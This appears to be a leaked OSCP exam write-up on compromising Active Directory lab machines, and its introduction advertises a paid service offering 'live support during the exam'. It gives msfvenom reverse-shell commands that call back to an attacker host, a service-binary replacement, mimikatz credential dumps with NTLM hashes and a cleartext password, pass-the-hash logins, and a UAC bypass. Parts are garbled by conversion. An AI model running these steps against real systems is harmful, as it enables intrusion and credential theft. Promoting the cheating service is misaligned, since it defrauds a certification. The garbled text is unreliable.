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1. Offensive Security OSCP Exam Penetration Test Report Active directory sets

1.1 Introduction

The Offensive Security Lab and Exam penetration test report contains all efforts that were conducted in order to pass the Offensive Security course. This report should contain all items that were used to pass the overall exam and it will be graded from a standpoint of correctness and fullness to all aspects of the exam. The purpose of this report is to ensure that the student has a full understanding of penetration testing methodologies as well as the technical knowledge to pass the qualifications for the Offensive Security Certified Professional.

The following report can be used for learning purpose only, and I'm not responsible about any cheat attempt during the exam, just use it in breaks or before the exam to learn the attacks methodologies and how is the oscp active directory level with different new attacks methods.

For passing services it's available and to know how it works and how we do our job you can contact us on telegram: **@goldfinch12** or discord: **goldfinch#9798**. also, live support during the exam is available.

For any question feel free to ask

Best regards,

Gosh.



Active Directory set DC01:

.100 nmap scan:

```
Nmap scan report for 192.168.142.100
Scanned at 2022-03
         st 2022-05
STATE SERVICE
open domain
                               REASON VERSION
PORT
53/tcp
                               syn-ack Simple DNS Plus
135/tcp open msrpc
                              syn-ack Microsoft Windows RPC
139/tcp open netbios-ssn syn-ack Microsoft Windows netbios-ssn
445/tcp open microsoft-ds? syn-ack
593/tcp open ncacn_http syn-ack Microsoft Windows RPC over HTTP 1.0
636/tcp open tcpwrapped syn-ack
3389/tcp open ms-wbt-server syn-ack Microsoft Terminal Services
  ssl-cert: Subject: commonName=dc01.exam.com
  Issuer: commonName=dc01.exam.com
  Public Key type: rsa
  Public Key bits: 2048
Signature Algorithm: sha256WithRSAEncryption
  Not valid before: 2022-03-18T02:23:15
  Not valid after: 2022-09-17T02:23:15
  MD5: f403 866c 2f1e a70f 5198 ff0a f892 d0e7
  SHA-1: b522 37e3 80f3 e250 7350 69e0 4144 3b7d 3dcd 448a
  ----BEGIN CERTIFICATE----
  MIIC3jCCAcagAwIBAgIOHOGDsDA3EplKEONsjGTu+zANBgkqhkiG9w0BAOsFADAY
  MRYwFAYDVQQDEw1kYzAxLmV4YW0uY29tMB4XDTIyMDMxODAyMjMxNVoXDTIyMDkx
  NzAyMjMxNVowGDEWMBQGA1UEAxMNZGMwMS5leGFtLmNvbTCCASIwDQYJKoZIhvcN
  AQEBBQADggEPADCCAQoCggEBAM0kolGsFAAhZ+Tq6x7F0ZnV3r/F5f7+mbzoNjq4
  5KpIuORHKYfJad1cD3iZHMger2zdUVY4xBF96ytolQ3B0x5CAxXLXHgLyjxi7r93
  PUN/blqXnecm1vlrOYHiqOguJZgee8+prNJp4LcujBTdirizRP05AkXpycD3e4xK
  9vwQb1bnPXlzijOqDGBsx3o7EfmHv/q66gbr1DcXvA0DJTKraySYA75J+UN9E40p
  AaHCaNRDXGsYldYSzB5EPEZHN198GrFkn26MCRErE5MzDZMt8zBcJrkeooZA67p0
  ELzol4wXE4iMGOTV80YmbzLzGNEBcfeWl42ypyvMRPXTfvUCAwEAAaMkMCIwEwYD
  VR01BAwwCgYIKwYBBQUHAwEwCwYDVR0PBAQDAgQwMA0GCSqGSIb3DQEBCwUAA4IB
  AQAzRqX7CG0ftGXmtIB34SZyPMlbalECt0aNfiAVTghsGv+Qu0Q1dGpO/oTItFl8
  svHBSYSt0+yFeERIcfE9FNzgBmcIkLAZjqInNr3vL3A/Vnp25q3EAucOAv1Q0V4o
  NOZRO0wDV5nq0ftwojw94IBALim+1dzGq9xdIO/xxFEaK//WHyzFVPhdSssl20ER
  uItEWEQ1TCKYq6j+CJPCKmmiZtFFQHIVySSpSerm3r7X5R507SpBPDss+SHkWD6g
  /088AAALEc1xvXTniTi0zmEDpoOR1/smxCpsZFJjKgMuf6nWYBAfOCWGM7hyqbB7
  SpBFei1hNYEzCUuPhElTSNr4
  ----END CERTIFICATE----
  rdp-ntlm-info:
    Target_Name: EXAM
    NetBIOS_Domain_Name: EXAM
    NetBIOS_Computer_Name: DC01
    DNS Domain Name: exam.com
    DNS Computer Name: dc01.exam.com
```



```
Nmap scan report for 192.168.142.101
Scanned at 2022-03
                            REASON VERSION
PORT
       STATE SERVICE
       open ftp
21/tcp
                            syn-ack FileZilla ftpd
 ftp-syst:
   SYST: UNIX emulated by FileZilla
80/tcp open http
                            syn-ack Microsoft IIS httpd 10.0
http-methods:
    Supported Methods: OPTIONS TRACE GET HEAD POST
   Potentially risky methods: TRACE
 http-title: IIS Windows Server
_http-server-header: Microsoft-IIS/10.0
445/tcp open microsoft-ds? syn-ack
3389/tcp open ms-wbt-server syn-ack Microsoft Terminal Services
 rdp-ntlm-info:
    Target_Name: EXAM
   NetBIOS_Domain_Name: EXAM
   NetBIOS_Computer_Name: APPSRV01
   DNS_Domain_Name: exam.com
   DNS Computer Name: appsrv01.exam.com
   DNS Tree Name: exam.com
   Product Version: 10.0.17763
  ssl-cert: Subject: commonName=appsrv01.exam.com
  Issuer: commonName=appsrv01.exam.com
  Public Key type: rsa
  Public Key bits: 2048
  Signature Algorithm: sha256WithRSAEncryption
 Not valid before: 2022-03-18T02:23:50
  Not valid after: 2022-09-17T02:23:50
 MD5: 6d66 88ad 8129 169b 6c8c 9965 44a3 428f
  SHA-1: f45b 260f 0345 2167 eeb1 1261 92fe 4602 d1ea 9c44
  ----BEGIN CERTIFICATE----
 MIIC5jCCAc6gAwIBAgIQE78jOBl/a6NDHdbNXEPmzDANBgkqhkiG9w0BAQsFADAc
 MRowGAYDVOODExFhcHBzcnYwMS5leGFtLmNvbTAeFw0yMjAzMTgwMjIzNTBaFw0y
 MiASMTcwMiIzNTBaMBwxGiAYBgNVBAMTEWFwcHNvdiAxLmV4YW0uY29tMIIBIiAN
  BgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAt84T5ajIsInPInn57QOIMONuohmC
  9DZMFltDsp62t7qrzjMT9Ocsy9FgZ5dHSB4sFxz8G2t6KwPYzKKd/CfGvCwMKUR4
 Muyix5sOrZiDwc+wokIuRwfhtvnDDAAbCqINq+rqXFvY4lvus8dnriL53HZl0jlG
  QME5u7aJiMIzBGgO6/PvWkQF4SRAQ1HIgE4uBJVsRd/e/RxBNTzcOpxE/s+5yTau
  Cxdx0Jbbf23CnVy6xA5aBwynXHKuRvRy/I3w9GL0JakBi9UDA0A1EnqZPJnveEhu
  qCdru1j3y//exx//zKeWu8i0KQVtVV44wM0uRS209HWueMEnYjyXXdH6+QIDAQAB
```

.102 Nmap scan:



```
Nmap scan report for 192.168.142.102
Scanned at 2022-03
Not shown: 65530 filtered tcp ports (no-response)
PORT STATE SERVICE REASON VERSION
21/tcp open ftp syn-ack FileZilla ft
                               syn-ack FileZilla ftpd 0.9.41 beta
 ftp-syst:
   SYST: UNIX emulated by FileZilla
445/tcp open microsoft-ds? syn-ack
3306/tcp open mysql?
                               syn-ack
 _tls-alpn: ERROR: Script execution failed (use -d to debug)
  fingerprint-strings:
    DistCCD, Help, Kerberos, Memcache, NCP, RPCCheck, Radmin, SSLSessionReq, TLSSessionR
Host '192.168.49.142' is not allowed to connect to this MariaDB server
  mysql-info:
    MySQL Error: Host '192.168.49.142' is not allowed to connect to this MariaDB server
3389/tcp open ms-wbt-server syn-ack Microsoft Terminal Services
  ssl-cert: Subject: commonName=appsrv02.exam.com
  Issuer: commonName=appsrv02.exam.com
  Public Key type: rsa
  Public Key bits: 2048
  Signature Algorithm: sha256WithRSAEncryption
  Not valid before: 2022-03-18T02:24:13
  Not valid after: 2022-09-17T02:24:13
MD5: 7f31 d9c0 bd76 fb48 69e0 6878 17a2 2ffc
  SHA-1: 8763 7116 fbf6 32b1 43c5 d73a 68b9 a4a6 687b 3929
  ----BEGIN CERTIFICATE----
  MIIC5jCCAc6gAwIBAgIQUXqKvx7CX5NB1X5LZoi3lDANBgkqhkiG9w0BAQsFADAc
  MRowGAYDVQQDExFhcHBzcnYwMi5leGFtLmNvbTAeFw0yMjAzMTgwMjI0MTNaFw0y
  MjA5MTcwMjI0MTNaMBwxGjAYBgNVBAMTEWFwcHNydjAyLmV4YW0uY29tMIIBIjAN
  BgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEA4H+sC0Ce4a8Y3UUP7Dz9hkWCHPXk
  3x+OHBqN8LPdGxfbs7UzsZvZER2uB14NKSozHxQ1FAv8LC40Kh27n6dJcdC7VOHw
  Flu0MIsd8CIeF1koPQUV2JoGF33oxx3sewSuHi3zT1ityQYgajhqNBHfE//Gsxwv
  AUuCRWd17CKf1UlJqDYsiz+z/xYlzMDeCtO1hWlA0yP2opkbFDh8UJL6AsHyWZ3F
  q/WtBewrQ0Uv6Xq4t3iKlyH9INtEzqHw1f+lZpZtq/FakS6I+uvJAqfZOLn6/IZS
  Q3x1b8zM4C+EzjihPPr5/T3cvP7B0LTvS0W0CV+i+f1EHjjqpt/Hm1xSJQIDAQAB
  oyQwIjATBgNVHSUEDDAKBggrBgEFBQcDATALBgNVHQ8EBAMCBDAwDQYJKoZIhvcN
  AQELBQADggEBACmcHyaROvNRgiUQVGv3T+1drrWJwpPybldVXf6ZGNct8EypHnXb
  sm6M34jiBYK1B6RJ48putDS9Ffu3OjtGcVM1Vg199lBaNdzee3CcnGiUkyGbwXtS
  zhI+95YK5eI27MrW0wrXtkWrdMEQ6Rmmrdax+5LP4L7kWcT9cvDocgbkJf3rpWuu
  ceVrt4aGA6H/IStEDjG6b4BKZBZmhKD8azkL9jFyi50ID4eUz@qptlShSZFsiEFB
  CsooBfS1ZZAvzjz1VTs41HPVXFy2x0zw801Qm43AKtuUNL9zSLoL4jx1wu/b90hc
  lXvG78stVf+8GMyldJ3k1XBWyEfYnLxu7DQ=
```




Exploiting:

On 102 machine there was a http port opens shown on nmap scan

There is a php mail sender





To generate php reverse shell:

Msfvenom -p php/reverse_php LHOST=192.168.xx.xx LPORT=2222 -f raw > l.php

Then select the generated php shell in the php web mailer and submit you will see an error message referring to the upload path





The file uploaded to /upload/

Setup netcat listenner

Now navigate to

http://192.168.xx.102:8000/upload/l.php

you will receive a reverse shell with the user and get the flag on apachesvc's Desktop



Privilege escalation:

Upload sharpup.exe

Audit command:

SharpUp.exe audit



It shown filezilla modifiable, so generating a msfvenom exe reverse shell

Msfvenom -p windows/shell_reverse_tcp LHOST=192.168.xx.xx LPORT=4444 -f exe > filezil-laserver.exe

And replace the filezillaserver.exe with the new one

Then setup ncat listener

And on victim machine run

Shutdown /r

Wait a while then you will receive reverse shell with administrator user



Uploading mimikatz.exe

Getting the hashes using the following command:

Lsadump::lsa /inject



Psexec on 101 machine with administrator's hash



Use the following command:

Impacket-psexec -hashes :hashe_found administrator@192.168.xx.101

.100

Upload mimikatz.exe

Powershell.exe wget http://192.168.xx.xx /mimikatz.exe mimikatz.exe

Get the autologons passwords saved with the following command:

```
mimikatz #
privilege::debug
mimikatz # Privilege '20' OK
sekurlsa::logonpasswords
mimikatz #
```

We got pete password

```
tspkg:
wdigest:
* Username: pete
* Domain: EXAM

* Password: (null)
kerberos:
* Username: pete
* Domain: EXAM.COM
* Password:
ssp:
credman:
```



By checking pete user I found that he is part of domain admins group using the following command:

Net user pete /domain

```
Logon hours allowed All

Local Group Memberships
Global Group memberships *Domain Users *Domain Admins
The command completed successfully.
```

Now connecting to .100 machine with evil-winrm to pete user

```
Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrmmRemote-path-completion

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\pete\Documents> whoami
exam\pete
exam\pete
dc01

*Evil-WinRM* PS C:\Users\pete\Documents> hostname
dc01

*Evil-WinRM* PS C:\Users\pete\Documents> ]
```

Grab the flag.



Active Directory MS01 SET

Nmap scan

.100

```
Nmap scan report for 192.168. 100
Host is up (0.021s latency).
          STATE SERVICE
PORT
                                 VERSION
53/tcp
          open domain
                                  Simple DNS Plus
88/tcp
          open kerberos-sec Microsoft Windows Kerberos (server time: 2022-06-
135/tcp
                                 Microsoft Windows RPC
          open msrpc
139/tcp
          open netbios-ssn Microsoft Windows netbios-ssn
389/tcp
445/tcp
          open ldap
open microsoft-ds?
                                 Microsoft Windows Active Directory LDAP (Domain:
464/tcp
593/tcp
          open kpasswd5?
open ncacn_http
                                 Microsoft Windows RPC over HTTP 1.0
636/tcp open tcpwrapped
3268/tcp open ldap
636/tcp
                                 Microsoft Windows Active Directory LDAP (Domain:
3269/tcp open tcpwrapped
5985/tcp open http
                                 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp open mc-nmf
                                 .NET Message Framing
Microsoft Windows RPC
Microsoft Windows RPC over HTTP 1.0
49667/tcp open msrpc
49673/tcp open ncacn_http
49674/tcp open msrpc
                                 Microsoft Windows RPC
49676/tcp open msrpc
49691/tcp open msrpc
                                  Microsoft Windows RPC
                                 Microsoft Windows RPC
49744/tcp open msrpc
                                 Microsoft Windows RPC
```

.101



```
Nmap scan report for 192.168. 102

Host is up (0.022s latency).

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH for_Windows_8.1 (protocol 2.0)

5040/tcp open unknown

7680/tcp open pando-pub?

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

Nmap done: 1 IP address (1 host up) scanned in 165.22 seconds
```

Nslookup



ÖööÖöÇ\$ nslookup
> server dc01.oscp.exam
Default server: dc01.oscp.exam
Address: 192.168.xx.100#53
> ms01.oscp.exam
Server: dc01.oscp.exam
Address: 192.168.xx.100#53

Name: ms01.oscp.exam
Address: 192.168.xx.101
> ms02.oscp.exam
Server: dc01.oscp.exam
Address: 192.168.xx.101
> ms02.oscp.exam
Server: dc01.oscp.exam
Address: 192.168.xx.100#53

Name: ms02.oscp.exam
Address: 192.168.xx.100#53

.102

basic Idap enumeration on DC with Idapsearch tool

Idapsearch -x -b "dc=oscp,dc=exam" -H Idap://192.168.xx.100

```
1077:DefaultPassword: ESMWaterP1p3S!
1100:badPasswordTime: 132907045222226412
1114:DefaultPassword: ESMWaterP1p3S!
1137:badPasswordTime: 132907045242254714
1151:DefaultPassword: ESMWaterP1p3S!
913: badPasswordTime: 0
914: lastLogoff: 0
915: lastLogon: 132907057596202236
916: pwdLastSet: 132900736095600814
917: primaryGroupID: 513
objectSid:: AQUAAAAAAAUVAAAA1o2WDYFQs1YI0TOhXAQAAA==
accountExpires: 9223372036854775807
logonCount: 8
sAMAccountName: Ketty.Agan
sAMAccountType: 805306368
userPrincipalName: Ketty.Agan@oscp.exam
objectCategory: CN=Person,CN=Schema,CN=Configuration,DC=oscp,DC=exam
dSCorePropagationData: 20220223072931.0Z
dSCorePropagationData: 16010101000001.0Z
lastLogonTimestamp: 132900750775939825
DefaultPassword: ESMWaterP1p3S!
```



dumped domain via Idap

```
ÔöîÔöÇ(kaliÒë¬kali)-[~/ldapdomaindump]
ÔööÔöÇ$ python3 ./ldapdomaindump.py -u "OSCP.EXAM\Ketty.Agan" -p ESMWaterP1p3S! dc01.oscp.exam
[*] Connecting to host...
[*] Binding to host
[+] Bind OK
[*] Starting domain dump
[+] Domain dump finished
```

Domain computers

```
ÔöîÔöÇÔöÇ(kaliÒë¬kali)-[~/ldapdomaindump]
ÔööÔöÇ$ cat domain_computers.grep | cut -f 1,3-6
cn dNSHostName operatingSystem operatingSystemServicePack operatingSystemVersion
MS02 ms02.oscp.exam Windows 10 Pro 10.0 (19044)
MS01 ms01.oscp.exam Windows Server 2019 Standard 10.0 (17763)
DC01 dc01.oscp.exam Windows Server 2019 Standard 10.0 (17763)
```

Domain groups



ÔöîÔöÇÔöÇ(kaliÒë¬kali)-[~/ldapdomaindump] ÔööÔöÇ\$ cat domain_groups.grep | cut -f 1 DnsUpdateProxy DnsAdmins Enterprise Key Admins Key Admins Protected Users Cloneable Domain Controllers Enterprise Read-only Domain Controllers Read-only Domain Controllers Denied RODC Password Replication Group Allowed RODC Password Replication Group Terminal Server License Servers Windows Authorization Access Group Incoming Forest Trust Builders Pre-Windows 2000 Compatible Access Account Operators Server Operators RAS and IAS Servers Group Policy Creator Owners Domain Guests Domain Users Domain Admins Cert Publishers Enterprise Admins Schema Admins Domain Controllers Domain Computers Storage Replica Administrators Remote Management Users Access Control Assistance Operators Hyper-V Administrators RDS Management Servers RDS Endpoint Servers RDS Remote Access Servers Certificate Service DCOM Access Event Log Readers Cryptographic Operators

Getting domain users

```
ÔöîÔöÇÔöÇ(kaliÒë¬kali)-[~/ldapdomaindump]
ÔööÔöÇ$ cat domain_users.grep | cut -f 2,3
name
        sAMAccountName
passcore
                 passcore
Kevyn Turk
                Kevyn.Turk
                    Michaelina.Deborah
Evangelina.Muslim
Loutitia.Mercado
Michaelina Deborah
Evangelina Muslim
Loutitia Mercado
Fania Willi Fania.Willi
Lark Mosora
               Lark.Mosora
              Ketty.Agan
Ketty Agan
Ray Gayelord Ray.Gayelord
Shari Klute Shari.Klute
Lishe Snodgrass Lishe.Snodgrass
Bernadina Hemphill
                        Bernadina.Hemphill
Liv Ungley
              Liv.Ungley
Jsandye Gitt Jsandye.Gitt
Norina Westberg Norina.Westberg
Bobina Sumner Bobina.Sumner
Jordana Meit Jordana.Meit
Jasmina Major Jasmina.Major
Danyette Boni Danyette.Boni
Manda Emee
                Manda.Emee
Deedee Lillian Deedee.Lillian
krbtgt krbtgt
Guest
        Guest
Administrator Administrator
```

Logging to .102 with ssh

ssh ketty.agan@ms02.oscp.exam



Privilege escalation:

Checking the user permission seen that it has shutdown permission

oscp\ketty.agan@MS02 C:\Users\ketty.agan>whoami /priv				
PRIVILEGES INFORMATION				
Privilege Name	Description	State		
		======		
SeShutdownPrivilege SeChangeNotifyPrivilege SeRemoteShutdownPrivilege SeUndockPrivilege SeIncreaseWorkingSetPrivilege SeTimeZonePrivilege	Shut down the system Bypass traverse checking Force shutdown from a remote system Remove computer from docking station Increase a process working set Change the time zone	Enabled Enabled Enabled Enabled Enabled Enabled	<	

Uploading winpeas it shows there is a weak permission (path elevation) on

C:\Program Files\Pipes Printing Service\PipesPrinting.exe

Compiling https://github.com/newsoft/adduser

Then upload to machine

Replace it with PipesPrinting



oscp\ketty.agan@MS02 C:\Users\ketty.agan>move "c:\Program Files\Pipes Printing Service\PipesPrinting.exe" "c:\Program Files\P ipes Printing Service\PipesPrinting.old" 1 file(s) moved. oscp\ketty.agan@MS02 C:\Users\ketty.agan>move adduser32.exe "c:\Program Files\Pipes Printing Service\PipesPrinting.exe" 1 file(s) moved. oscp\ketty.agan@MS02 C:\Users\ketty.agan>

Rebooted the machine then after minute I have connected to ssh with the new user

Microsoft Windows [Version 10.0.19044.1526]
(c) Microsoft Corporation. All rights reserved.
audit@MS02 C:\Users\audit>whoami
ms02\audit
audit@MS02 C:\Users\Administrator\Desktop>type proof.txt

Get proof.txt



Saving SAM hive for offline analysis

```
audit@MS02 C:\Users\ketty.agan>reg save hklm\sam sam.hiv
The operation completed successfully.
audit@MS02 C:\Users\ketty.agan>reg save hklm\security security.hiv
The operation completed successfully.
```

Using Mimikatz to do offline analysis and getting the NTLM hashes

```
mimikatz # privilege::debug
Privilege '20' OK
 mimikatz # token::elevate
 User name :
 SID name : NT AUTHORITY\SYSTEM
                                               NT AUTHORITY\SYSTEM S-1-5-18 (04g,21p)
         {0;000003e7} 1 D 35094
                                                                                                                    Primary
  -> Impersonated !
 * Process Token : {0;0015c98a} 0 D 1473508 MS02\audit S-1-5-21-2205738063-3255804240-3710680937-1002 (12g,24p) Primary
  * Thread Token : {0;000003e7} 1 D 1520455 NT AUTHORITY\SYSTEM S-1-5-18
                                                                                                        (04g,21p) Impersonation (Delegation)
 mimikatz # lsadump::sam sam.hiv security.hiv
Domain : MS02
SysKey : e062b35740f6c6c11e33fdb49c15d6f4
Local SID : S-1-5-21-2205738063-3255804240-3710680937
SAMKey: 436f8fa25e7218c7809232e6464625d7
RTD : 000001f4 (500)
User : Administrator
 Hash NTLM: 5a94fcec4d30b965e2c7465f3a736b2c
lm - 0: a6174518b55ff5f5614b7f704b0f5a6c
ntlm- 0: 5a94fcec4d30b965e2c7465f3a736b2c
    ntlm- 1: e2b475c11da2a0748290d87aa966c327
Supplemental Credentials:
 Primary:NTLM-Strong-NTOWF *
Random Value : 6103aac67e549fbe1d52e625ef815cc5
* Primary:Kerberos-Newer-Keys *
    Default Salt : MS02.OSCP.EXAMAdministrator
Default Iterations : 4096
      aes256_hmac
aes128_hmac
                           (4096): 3ac73fd11281e494ca8f3b660f2b1b4c1ae4e60b3d3590c3361c855513802488
(4096): d9b20f7d34ec32a205b8a4433e620350
(4096): 5d8902bc10fbda49
       des_cbc_md5
    OldCredentials
                             (4096): 0538d8bef4ad7fd9c4cbe71f2894b3880f4ae3f94f934551aed72b20c4885f9e \\ (4096): c040f6a1c614cbc253c795b8b143daec 
       aes256 hmac
```

Connecting to 101 as administrator using psexec tool and getting the flag

With the following command:

Impacket-psexec -hashes "thehashfound" administrator@192.168.xx.101



enabling RDP on .102 machine

```
audit@MS02 C:\Users\ketty.agan>set rule group="remote desktop" new enable=Yes

audit@MS02 C:\Users\ketty.agan>netsh firewall set service type = remotedesktop mode = enable

IMPORTANT: Command executed successfully.
However, "netsh firewall" is deprecated;
use "netsh advfirewall firewall" instead.
For more information on using "netsh advfirewall firewall" commands
instead of "netsh firewall", see KB article 947709
at https://go.microsoft.com/fwlink/?linkid=121488 .

Ok.


audit@MS02 C:\Users\ketty.agan>net localgroup "Remote Desktop Users" audit /add
The command completed successfully.

audit@MS02 C:\Users\ketty.agan>net localgroup "Remote Desktop Users" Ketty.Agan /add
The command completed successfully.

audit@MS02 C:\Users\ketty.agan>net localgroup "Remote Desktop Users" Ketty.Agan /add
The command completed successfully.
```


Connecting to RDP with audit





Checking the domain admin proprieties





I found a passcore service account that is setup as a domain admin

I found a credentials for DA located on c:\www.root\appsettings.json

Now opening powershell and logging to the DC using powershell remoting

Enter-PSSession -Computer dc01.oscp.exam -Credential userfound

Enter the password found on the json file

Got DC and grab flag.txt

Alternative way:

Using Crackmapexec testing the credentials then login with evil-winrm to dc

Crackmapexec winrm dc01.oscp.exam -u user -p 'password'

... [working creds]

Connecting with evil-winrm



Evil-winrm -i dc01.oscp.exam -u user -p 'password'



Active Directory DC02 Set

Enumerating:

.100 nmap scan

```
Not shown: 65515 filtered tcp ports (no-response)

PORT STATE SERVICE REASON VERSION

53/tcp open domain syn-ack ttl 127 Simple DNS Plus

88/tcp open kerberos-sec syn-ack ttl 127 Microsoft Windows Kerberos

135/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC

139/tcp open netbios-ssn syn-ack ttl 127 Microsoft Windows netbios-s

389/tcp open ddap syn-ack ttl 127 Microsoft Windows Active D:

445/tcp open microsoft-ds? syn-ack ttl 127

593/tcp open ncacn_http syn-ack ttl 127

593/tcp open tcpwrapped syn-ack ttl 127

3268/tcp open tcpwrapped syn-ack ttl 127

3268/tcp open tcpwrapped syn-ack ttl 127

3389/tcp open ms-wbt-server syn-ack ttl 127 Microsoft Windows Active D:

5985/tcp open ms-wbt-server syn-ack ttl 127 Microsoft Terminal Service:

5985/tcp open mc-nmf syn-ack ttl 127 Microsoft Terminal Service:

5985/tcp open ms-mpc syn-ack ttl 127 Microsoft Windows RPC

49670/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC

49671/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC

49672/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC

49696/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC

49673/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC

49673/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC

49673/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC

49673/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC

49734/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC

49734/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC

5985/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC

5986/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC

5986/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC

5986/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC

5986/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC

5986/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC

5986/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC

5986/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC

5986/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC

5986/tcp open msrpc syn-ack ttl 127
```

.101



Nmap scan report for 192.168.107.101

Host is up (0.26s latency). Not shown: 65526 filtered ports PORT STATE SERVICE VERSION

21/tcp open ftp FileZilla ftpd 0.9.41 beta

ftp-syst:

SYST: UNIX emulated by FileZilla

80/tcp open http Microsoft IIS httpd 10.0

http-methods:

Supported Methods: OPTIONS TRACE GET HEAD POST

_ Potentially risky methods: TRACE http-server-header: Microsoft-IIS/10.0

http-title: - Research Repo

Requested resource was /ResearchRepo/Login?ReturnUrl=%2f

135/tcp open msrpc Microsoft Windows RPC

445/tcp open microsoft-ds?

1433/tcp open ms-sql-s Microsoft SQL Server 2019 15.00.2000.00; RTM

ms-sql-ntlm-info: Target Name: EXAM

NetBIOS_Domain_Name: EXAM NetBIOS_Computer_Name: WEB01 DNS_Domain_Name: exam.com

DNS_Computer_Name: web01.exam.com

DNS_Tree_Name: exam.com Product Version: 10.0.17763

ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback

Issuer: commonName=SSL_Self_Signed_Fallback

Public Key type: rsa Public Key bits: 2048

Signature Algorithm: sha256WithRSAEncryption

Not valid before: 2021-12-15T15:50:03 Not valid after: 2051-12-15T15:50:03

MD5: ed20 7069 017c f642 cd18 137f cc31 c8b5

SHA-1: 4660 4128 cb2f 28ac 08d0 4e46 52de b6bc 0177 4b1e

|_ssl-date: 2022-02-3306/tcp open mysql?

|_tls-alpn: ERROR: Script execution failed (use -d to debug) 3389/tcp open ms-wbt-server Microsoft Terminal Services | ssl-cert: Subject: commonName=web01.exam.com

Issuer: commonName=web01.exam.com

Public Key type: rsa Public Key bits: 2048

Signature Algorithm: sha256WithRSAEncryption

Not valid before: 2022-02-Not valid after: 2022-08-


MD5: 3880 b8fa 0988 95c6 97cf 2bc8 3cd2 09df

_SHA-1: 2ebc cf76 ef2a 1833 c2fe dcf9 bdbf ec99 ad49 8378

_ssl-date: 2022-02-



On .101 80 port there is research repo



Generating mshta hta file using msfvenom

msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.1.109 lport=1234 -f
hta-psh > rev.hta

setup http server

setup ncat listener

put in url field http://192.168.xx.xx/rev.hta





receiving shell



uploading SharpUp.exe and running audit

```
c:\Users\ted\Desktop>SharpUp.exe audit
SharpUp.exe audit

= SharpUp: Running Privilege Escalation Checks ==
[*] In medium integrity but user is a local administrator- UAC can be bypassed.
[*] Audit mode: running an additional 13 check(s).
Registry AutoLogon Found
```

the user is a part of admin group admin and can bypass uac using uac bypass technique

https://gitbook.seguranca-informatica.pt/privilege-escalation-privesc/uac-bypass then receiving reverse shell as administrator



Uploading mimikatz.exe extracting local administrator account hashes

With the following command:

lsadump::sam

now doing password spraying with crackmapexec and administrator hash

then you will see that it is working

now just connect to .101 using evil-winrom

command:

evil-winrm -I <.101 machine - ip > -u Administrator -H <hash>

get proof.txt



uploading mimikatz.exe
getting hashes, you will find domain admin user with the following command:
Isadump::sam
evil winrm on 100 machine as administrator with his hash
evil-winrm -i <.100 ip > -u Administrator -H < admin hash>
get proof.txt
Done.



Active Directory WK01 Set

Steps:

.100 .101 .102

Three machines - Workstation (Wks) - App/DB/etc Server (Srv) - DC Server (DC)

